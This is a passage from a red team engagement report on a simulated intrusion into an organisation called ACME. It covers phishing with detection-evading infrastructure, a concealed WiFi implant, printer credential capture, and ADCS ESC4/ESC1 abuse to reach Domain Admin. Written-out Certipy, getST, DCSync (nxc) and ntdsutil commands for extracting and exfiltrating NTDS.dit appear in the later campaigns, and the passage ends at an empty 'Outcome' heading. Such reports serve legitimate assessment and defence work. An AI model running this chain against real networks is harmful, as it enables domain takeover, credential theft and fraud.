


**Figure 17**: E-mail to a graduate

The Red Team completed the following tasks to legitimise the e-mail and avoid detection:

- Added SPF, DKIM and DMARC records.
- Enabled Cloudflare redirection rules. These rules would redirect any request from a known bot IP address or those originating from any country other than Australia. They would be redirected to a benign website.
- Used CloudFlare to remove the 'Referrer-Policy' from the Evilginx server which is a known Indicator of Compromise (IOC).
- Enabled CloudFlare's 'Bot Fight Mode', which would use a challenge request when matching patterns of known bots.

The following shows the redirection rules used in CloudFlare:




**Figure 18**: Cloudflare redirection rules

The SCL rating was checked against ACME's e-mail servers and the rating came back a 1, which is not spam.

The phishing e-mail was sent to 52 employees between 10am and 1:30pm.

A user had fallen victim to the attack and provided their Microsoft 365 credentials. The attack was not successful in capturing a session cookie as designed, but it did record the user's credentials.


**Figure 19**: Capture credentials (redacted information)

### Detection

The following events were advised by the project team.

The phishing e-mail was reported by a staff member, which was then investigated and the blue team found that a user had clicked on the link.

In the investigation, the Security Operations Center (SOC) created a sandbox environment to query the possibly malicious site. They created the sandbox in Amazon Web Services (AWS) under the American region. As the request originated from America, the Red Team's CloudFlare configuration sent the SOC to the benign website. As such the incident was closed as it was considered not malicious. **The victim's credentials were never reset**, allowing the Red Team to gain unauthorised access.

### Outcome

The Red Team confirmed that their phishing infrastructure worked and they could bypass ACME's e-mail filters with enough tuning.

The campaign obtained one set of valid credentials.

This campaign was considered successful.

## Campaign 5: Initial access

### Purpose

As the phishing attack was unable to capture the session cookie, which would have bypassed MFA requirements, the Red Team was unable to gain the required access they sought after.

With newly obtained credentials, the Red Team needed confirm if they would provide access to the corporate wireless network. If this was possible, it would allow them internal network access, which would be a huge leap forward in achieving the goals.

### Testing WiFi access

In order to confirm that the obtained credentials would provide access to the network, one of the Red Team's consultants went to the ACME Melbourne office.

The consultant then went to the reception on level 8. The receptionist asked: "Can I help you?". The consultant replied with: "I've been contracted by the company upstairs to install their new WiFi, they asked me to come down here to make sure the signal isn't bleeding into other areas. Can I just stand here and check for 2 minutes?" This was allowed by the receptionist. The consultant was unable to connect to the wireless network using their phone. The consultant then asked the receptionist: "Can I actually just sit down in the waiting area for about 5 min?". This was also allowed. The consultant verified that the credentials worked by successfully connecting to the wireless network called 'ACME'.


**Figure 20**: Successfully connected to ACME WiFi

The Red Team came back to the Melbourne office the following week with a long range wireless antenna to see where they could detect the 'ACME' wireless network. The signal was not detected on the ground floor and the 6th floor. The Red Team tried the 7th floor and detected the 'ACME' wireless network. A public toilet was discovered and the consultant sat on the toilet while connecting to the network.


**Figure 21**: Connection from publicly accessible toilet on Level 7

The Red Team then took the opportunity to run enumeration scripts. These scripts will connect to the domain controller over Lightweight Directory Access Protocol (LDAP) and run commands to obtain Active Directory information about the domain, the users and computers.

The Red Team needed to identify information regarding Active Directory, domain users, groups, servers, and workstations to help identify potential targets.

LDAP was chosen to perform domain lookups as it is typically less monitored compared to other methods. This would help the Red Team avoid detection.


**Figure 22**: Active Directory data collected for analysis

### Detection

Multiple LDAP queries were detected and marked as suspicious by ACME.

The compromised user's password was reset, removing the Red Teams access to the wireless network.

### Reobtaining access

After losing access to the compromised account, the Red Team needed to acquire additional credentials. They looked through all the information that was taken from the domain and discovered that multiple accounts had their password added to their description field.

- meetingroom1 - Description: Meeting Room1 iPad (appleid: meetingroom1@ACMECORP.com.au / password: AcmeCorp_01!! )
- meetingroom6 - Description: AcmeCorp_01!
- meetingroom3 - Description: AcmeCorp_01!
- meetingroom2 - Description: AcmeCorp_01!

These accounts were tested and it was found that all of the passwords did not work. The Red Team then tried combinations of the found passwords and discovered that the password for meetingroom1 was 'AcmeCorp_01!'.

### Implant

An implant device was designed to allow the Red Team to remotely connect to the wireless network without needing to be physically present. This device uses a Telstra 4G dongle to reach out to the internet and is connected to a private VPN with an Amazon EC2 server. The Red Team could then use this server to then connect to the implant and control it.




**Figure 23**: Implant architecture overview

The implant was hidden inside a case to make it look less suspicious, as well as some labels added to the case to add to its legitimacy.

**Figure 24**: Implant device - internal


**Figure 25**: Implant device - external

### Hiding the implant

The Red Team needed to hide the implant in a location that was hard to detect and would not raise any suspicion from employees. The Red Team previously found a publicly accessible toilet on level 7 shopping centre below the Melbourne office. In this toilet the corporate wireless network was reachable. The team discovered that the mirror in the bathroom, although not appearing to be a cupboard, could be pulled open to reveal a small space with a power outlet. This was the location chosen to hide the implant.



**Figure 26**: Implant hiding location

Techniques to evade detection on the network were used in attempts to hide the presence of the implant on the network.

The Red Team would perform the following when connecting the device to the network:

- Change the hostname to mimic ACME's workstation name convention, which was observed to be a vendor followed by a 12 digit number, for example HP_013953793157.
- Change the Media Access Control (MAC) address to mimic an Intel device's MAC, as Intel is a common Network Interface Card (NIC) manufacturer used for corporate workstations.

- Connect only in business hours to mimic business as usual activities.
- Change the devices IPv4 Time to Live (TTL) from 64 to 128. The default for Linux is 64, while Windows is 128. This would help the device mimic a Windows machine.

This was later automated with a script to remove any human error elements.

### Detection

The network implant was detected two times over the course of the exercise.

The 1st instance of detection was a Raspberry Pi MAC address was detected on the network. Raspberry Pi's are not commonly used in corporate environments, hence its detection. The device was detected due to human error from the Red Team. The MAC address of the implant was manually changed, and the device was rebooted, reverting back to its stock MAC address.

The 2nd instance of detection was a Linux device was connected on the network. As ACME does not use Linux, it was alerted on. This was also due to human error from the Red Team, as the implant's firewall was not updated to block access from the network, which allowed the implant to be scanned.

Each time the device was blacklisted and isolated from the network. The Red Team would then rotate the MAC address of the device and reconnect to the network, evading the network blacklisting.

### Outcome

The Red Team was able to successfully connect to the internal network remotely.

## Campaign 6: Network and Domain reconnaissance

### Purpose

The Red Team needed to gain visibility of the environment in order to identify systems of importance which they could target.

The Red Team also needed to gather additional sets of valid credentials as a back up if they are detected and the existing compromised account was disabled.

### Active hosts

Netdiscover was executed in passive mode. Netdiscover is a network reconnaissance tool used to discover live hosts in a network. It is particularly useful for mapping out networks and identifying devices that are connected. Netdiscover can operate in both active and passive modes, making it flexible for different types of network scans.

Running the tool in passive mode allows it to listen to network traffic and captures broadcasted ARP requests and replies without actively sending any packets. This allows the Red Team to detect live hosts on the network silently, without generating traffic that might be detected by network monitoring tools or intrusion detection systems.

A script was used to ping each IP address in subnets identified to locate active IP addresses. This script used a time delay per request in order to reduce the chances of detection.

The following active subnets were identified:

- <Redacted list of internal IP ranges>


**Figure 27**: Network discovery

A script was then use to Ping each IP address in those subnets to see if the IP was active. This script used a time delay per request in order to reduce the chances of detection.

### Detection

The ping sweep of the network was not detected.

### Outcome

A list of active IP addresses was obtained. This campaign was considered successful.

### Web servers

Internal web servers often use default credentials and can provide valuable information on internal systems. The Red Team was hoping they could obtain any credentials stored in web servers, such as printers. This would provide them with additional access in the environment. The chances of detection by the blue team are also low as this sort of behaviour is common in most environments.

Using the list of active IP addresses, GoWitness and a wrapper script was used to take a screenshot of any web servers it found on ports 80, 443, 8080, 8433. GoWitness uses a headless browser (such as Chromium) to render and capture screenshots, this means the traffic generated would blend in as normal web browser traffic, and was used to identify potential targets.

The following systems were identified as being of particular interest:

- Internal Git repository
- System management service
- Vulnerability Management service
- Application deployment service
- UPS systems
- Printers

Each service was inspected for default credentials and known vulnerabilities. This was done carefully and slowly over an extended period.

There was a large number of printers, approximately 120 in total, so checking each one would take a significant amount of time. To aid this, as script was used to test the default Administrator password for the specific make and model on all printers.

A single printer was found to use the default password of “Admin:Admin”


**Figure 28**: Access to printer administration portal

The Red Team identified that two accounts were stored in the administration portal on the compromised printer. The ACMEmfp account which was used for sending e-mails (SMTP) from the printer, and the ACMEPrinterLDAP account which was used to connect the printer to the domain.


**Figure 29**: Account settings in printer

It was not possible to gain access to the account passwords through the website. The Red Team identified that the IP address for the LDAP server in the printer's settings could be changed to the implant device's IP address. This would make the printer connect to the Red Team's device to authenticate, instead of the ACME server. There was a test connection button that allowed the Red Team to trigger the authentication request and capture the password. The IP address was then changed back to its original to avoid any noticeable downtime and possible detection.


**Figure 30**: Capturing user credentials for service accounts

The credentials were then tested to confirm the password was correct.

**Detection**

The project team later advised that suspicious activities had been detected. They confirmed the presence of Honeypots in the environment and noted that the Red Team accessed a web server on one triggering a response. However, due to a misconfiguration, this alert was not received by the IT team.

A honeypot is a deliberately vulnerable computer system or network resource that simulates a real target to attract attackers. It serves as a trap, set up to lure attackers and study their behaviour.

**Outcome**

The Red Team now had visibility into the web servers on the network. The only systems found running with default credentials were the UPS devices and a single printer, however, the list of web servers is used during future campaigns.

The Red Team now had additional valid domain credentials that could be used in future campaigns.

### Wireless credential attack

The Red Team opted to use a custom made script to add detection evading methods that other open-source tools lacked. This script would iterate over all previously identified users and use a delay so the authentication requests would not be made in rapid succession, and possibly raising alerts.

As this attack would not allow the device to be connected to the wireless network, it was only run outside of business hours.

#### Detection

This attack was not detected by ACME.

#### Outcome

No credentials were identified from this attack.

## Campaign 7: Domain takeover

### Purpose

The Red Team targeted vulnerabilities in the Active Directory domain to escalate their access from having low privileged user account to a Domain Administrative user in order to complete the objectives.

### Mapping Active Directory

The Red Team now had the credentials for several standard user accounts, which allowed them to extract data from the Active Directory server using a modified version of **msldap-bloodhound**. This is a feature of the **msldap** library that provides capabilities for collecting data from an Active Directory (AD) environment and preparing it for ingestion into BloodHound.

BloodHound is a tool that uses graph theory to reveal hidden relationships and paths in an Active Directory environment, and allows the data to be interrogated to identify potential edge case that could allow for further exploitation.

To prevent detection, data collection was throttled to run over a few days and was paused during non-work hours.


**Figure 31**: Slowly collecting data from Active Directory

### Active Directory Certificate Services

As part of the network reconnaissance campaign, all Active Directory Certificate Services (ADCS) servers were located.

```
cat iis-servers.txt  | sort | uniq > iis-servers-to-scan
```

The list of web servers was scanned using **Nmap** with the **http-ntlm-info** script enabled. The script is used by Nmap to gather information about HTTP services that support NTLM (NT LAN Manager) authentication, helping the Red Team locate the ADCS servers.

```
nmap -n -vvv -p 80,443 --script http-ntlm-info --script-args http-ntlm-info.root=/
certsrv/ -iL iis-servers-to-scan -T2
```


**Figure 32**: ADCS Server identified

Active Directory Certificate Services (ADCS) includes support for HTTP-based enrolment methods. When these methods are enabled, HTTP-based certificate enrolment interfaces can be susceptible to NTLM relay attacks. In such attacks, if an attacker can compel a victim's account to authenticate with a machine under their control, the attacker can relay the victim's authentication to the Certificate Authority. A certificate is generated and then signed by the CA, it can then be used to authenticate as the account.

Certipy was run using the meetingroom1 account looking for misconfigurations in the ADCS server.

Certipy is a tool for interacting with Microsoft Active Directory Certificate Services (ADCS). It is primarily used for enumeration and exploitation of AD CS misconfigurations and vulnerabilities.

```
sudo -E /home/volkis/.local/bin/certipy find -u 'meetingroom1@ACMECORP.com.au' -p
'xxxxxxxxxx' -dc-ip x.x.x.x
```

After reviewing the results of Certipy the team identified that the **ACME_ClientComputer** template was vulnerable to **ESC4**.


**Figure 33**: Identification of a vulnerable certificate template

ESC4 occurs when a certificate template can be modified by a non-administrator account. This misconfiguration can occur when users are granted one of the following security permissions:

- Owner
- WriteOwnerPrincipals

- WriteDaclPrincipals
- WritePropertyPrincipals

The **Service Managers** group was granted the following permissions over the template:

- Enrollment rights
- Write Owner Principals
- Write Dacl Principals
- Write Property Principals


**Figure 34**: Highlighting vulnerable configuration of ACME_ClientComputer template

This allows any authenticated user in the Service Managers group to modify the template. The Red Team determined that one of the previously compromised accounts, ACMEPrinterLDAP, was part of this group, and therefore had permission to modify the template.


**Figure 35**: Group membership for ACMEPrinterLDAP user account

Using Certipy, the Red Team modified the ACME_ClientComputer template to be vulnerable to ESC1.

```
certipy template -u 'ACMEPrinterLDAP@ACMECORP.com.au' -p 'xxxxxxxxxxx' -template
ACME_ClientComputer -dc-ip x.x.x.x -save-old
```


**Figure 36**: Creating a backup of the original certificate template

### Privilege escalation

ESC1 allows low-privilege domain users to request a certificate with a Subject Alternative Name (SAN) for a user other than their own. For example, an attacker can request a certificate and put the **Administrator** account in the **subjectAltName** field. Since Kerberos will check the **subjectAltName** field of the certificate, it will be accepted as valid authentication for the **Administrator** account and generate a certificate.

The Red Team used the ACME_ClientComputer template to request a certificate for the **SVC_VulnMgr** account. This account is a member of **Domain Admins** and as its name suggested it was used by the previously discovered vulnerability management service to scan for vulnerabilities, its use may go undetected.

```
certipy req -u 'ACMEPrinterLDAP@ACMECORP.com.au' -p 'xxxxxxxxxxx' -ca ACME-CA01-CA
-target ACME-CA01.ACMECorp.com.au -template ACME_ClientComputer -upn
'SVC_VulnMgr@ACMECorp.COM.AU'
```


**Figure 37**: Requesting authentication certificate for user impersonation

Additionally, a certificate for the **svc_webadmin** service account, also part of the Domain Admins group, was retrieved using the same command as a backup.

Once certificates for the **SVC_VulnMgr** and **svc_webadmin** accounts were retrieved, the Red Team reverted the ACME_ClientComputer template back to its original state, meaning it was no longer vulnerable to ESC1; however remained vulnerable to ESC4.

```
certipy template -u 'ACMEPrinterLDAP@ACMECORP.com.au' -p 'xxxxxxxxxx' -template
ACME_ClientComputer -dc-ip x.x.x.x -configuration ./ACME_ClientComputer.json
```


**Figure 38**: Reverting the template to original state

With the certificate of the SVC_VulnMgr account, the Red Team connected to LDAP and created a new machine account called A03933. Then set A03933 to have Delegation rights to ACME-DC05. By setting delegation rights on the Domain Controller, A03933 becomes a trusted machine that can be used to sign Kerberos tickets.

```
msldap 'ldaps+ssl://x.x.x.x/?dc=x.x.x.x&sslcert=SVC_VulnMgr_password.pfx&
sslpassword=password'
```


**Figure 39**: Authenticating as SVC_VulnMgr

The Red Team could then craft a Kerberos Service Ticket (ST) containing any arbitrary user and Service Principal Name (SPN), signed with the A03933 account.

```
getST.py -spn 'cifs/ACME-DC05.ACMECorp.com.au' 'ACMECorp.com.au/A03933$' -
impersonate 'ACME-BAK-DC05$' -dc-ip x.x.x.x
```

The KRB5CCNAME environment variable was set to the credential cache file for the ACME-DC05. KRB5CCNAME is the variable that Kerberos uses for the credential cache, and is used when authenticating to Kerberos services.

```
export KRB5CCNAME='ACME-BAK-DC05$.ccache'
```


**Figure 40**: Creating a machine account for delegation

### Accessing additional servers

As the Red Team only had certificates for accounts at the point, it limited how they could authenticate to domain services. A much more convenient authentication method is pass the hash. To retrieve the NT hash for the SVC_VulnMgr and svc_webadmin accounts **DCSync** was used.

DCSync is used to extract password data from a domain controller (DC). It leverages the Directory Replication Service (DRS) Remote Protocol (MS-DRSR) to simulate the behaviour of a domain controller, allowing it to request and receive user credential data, including password hashes, from another domain controller.

It's very useful as it requires no code execution on the domain controller itself; instead, it abuses legitimate AD replication features.

```
nxc smb ACME-DC05.ACMECorp.com.au --use-kcache --ntds --user 'SVC_VulnMgr'
```

The `--use-kcache` flag tells the tool to use the ACME-DC05 credentials cached in KRB5CCNAME.


**Figure 41**: Extracting the password hash for high privilege user accounts

The Red Team extracted the SVC_VulnMgr and svc_webadmin NT hash. These accounts are members of Domain Admins. By using the hash for either account the Red Team had full access to almost all Windows systems on the domain.

### Detection

Attacks performed by the Red Team were not detected during the campaign.

### Outcome

The Red Team was able to elevate their access to **Domain Admin**.

Password hashes for both the **SVC_VulnMgr** and **svc_webadmin** were obtained, allowing for tools that support Pass-the-Hash (PtH) authentication to be used.

The Active Directory and network was mapped using the Bloodhound data allowing the identification of attack paths.

This campaign was considered successful.

## Campaign 8: Post-exploitation

### Purpose

With enough access to achieve some objectives, the Red Team now focused on achieving those.

### Elevated access and disruption

The Red Team now had access to multiple highly privileged accounts. With this access the Red Team could login to any domain connected server or workstation as an administrator.

This level of access allowed the Red Team to obtain multiple objectives:

- Show the ability to deploy ransomware on any system, server or workstation – With Domain Admin access the Red Team could deploy ransomware in the environment which can use these credentials to login to all windows systems and encrypt them. This would take all Windows servers and user workstations offline.
- Show the ability to impact day to day operations – Domain Admin access would allow the Red Team to take multiple systems offline and terminate user accounts. This would cause severe disruption to day to day operations
- Take control of Active Directory – Domain Admin access has full control over the domain.
- Removing access to systems – Domain Admin access would allow the Red Team to disable and delete all other user accounts in the Domain. This would remove all employees access to all systems.

The Red Team then turned their focus to obtaining the other objectives.

### Password cracking

The Red Team extracted the ntds database from the Active Directory Domain Controller. This was exfiltrated from the server to the network implant and then onto Volkis infrastructure for cracking.

The NTDS file (ntds.dit) is a database file on an Domain Controller server that stores the entirety of the Active Directory data, including user accounts, group memberships, and other directory objects. The ntds.dit file is protected and can not just be copied off the server. However, the Microsoft provided ntdsutil.exe utility, which is included on the system after installation, provides management facilities for Active Directory Domain Services, including creating copies of the database.

```
cmd /c 'ntdsutil "ac i ntds" "ifm" "create full c:\windows\temp" q q'
```

The file was compressed into a zip file for exfiltration.

```
Compress-Archive –Path "C:\Windows\temp\NTDS" –DestinationPath "C:
\Windows\temp\ntds.zip"
```

The zip file was downloaded from the Domain Controller to the drop device.

```
download ntds.zip /tmp/shadow/ntds.zip
```


**Figure 42**: NTDS Data extracted from Domain Controller

Once the data was cleaned up and only the hashes of enabled accounts remained, Hashcat was used to attempt to crack the password hashes. After 24 hours 68.3% ( 2/3) of all passwords were cracked.


**Figure 43**: Password cracking in progress


**Figure 44**: Password cracking results

### Accessing Microsoft 365 and resources

The Red Team used the account title and description field of domain accounts, which contained the employee's role, to track down users to target. Searching for the word 'ACME Contract', it came up with the following users which the Red Team had passwords for:

- National Cost Planning Manager (ACME Contract)
- ACME Contract Manager Services
- General Manager, Major Projects - ACME Contract
- Executive Advisor – ACME Contract and Government

In order to avoid the Multi-factor Authentication (MFA) required to login to Microsoft 365, the Red Team needed to abuse the Conditional Access policy that was setup. ACME has a Conditional Access policy that allows employees to login to Microsoft 365 from the office without using MFA. The Red Team decided to use a compromised server as a proxy, allowing their Microsoft 365 authentication traffic to originate from ACME's internal network. While the Red Team could have opted to use the implant device on the wireless network to perform this attack, performing the attack on a server ensures that even if the implant was taken offline, the Red Team could still target and attack Microsoft 365.

Once the tunnel was setup, the Red Team could avoid MFA and login to Microsoft 365. They chose a user who's title was 'ACME Contract Manager Services'. Using their password cracked in the previous exercise logged in to Microsoft 365.


**Figure 45**: Accessing M365 service via proxy to bypass MFA requirements

ACME's Microsoft 365 is configured to use Single-Sign On for multiple applications, allowing the Red Team to pivot to sensitive applications such as Dropbox, and internal applications used to manage projects and client data.

As SharePoint is commonly used to store project work, the Red Team thought it would be a good target to search for information on public interest contracts.


**Figure 46**: Accessing user SharePoint data

The Red Team was able to quickly identify several project folders for existing ACME Contract projects. This achieved the **'Access sensitive information or information that may be perceived as sensitive by the public'** goal.


**Figure 47**: Public interest contract details

### Accessing financial data

Using the title and description field of users, the Red Team identified employees in the following roles for which they had credentials for:

- Senior Finance Systems Support Analyst
- Finance Officer
- Senior Finance Business Partner
- Finance Systems Support Analyst
- Developments - Finance Analyst
- Finance Business Partner
- Finance Systems Manager
- Senior Financial Accountant
- Financial Accountant

Using these credentials they were able to login to ACME Finance System.


**Figure 48**: Accessing of financial system as FInance Officer user

This level of access allowed the Red Team to obtain multiple goals:

- Show the ability to take ACME Finance System offline (inability to receive/send money) – The Red Team had elevated access that could modify the configuration of the application.
- Show the ability to perform invoice/financial fraud – The Red Team had elevated access that could add or modify direct debits and payments.

### Detection

A few alerts were raised by the project team on the exfiltration of the NTDS. However, these were marked as false positives as the requests were coming from known Domain Controller accounts.

No other activities were detected.

### Outcome

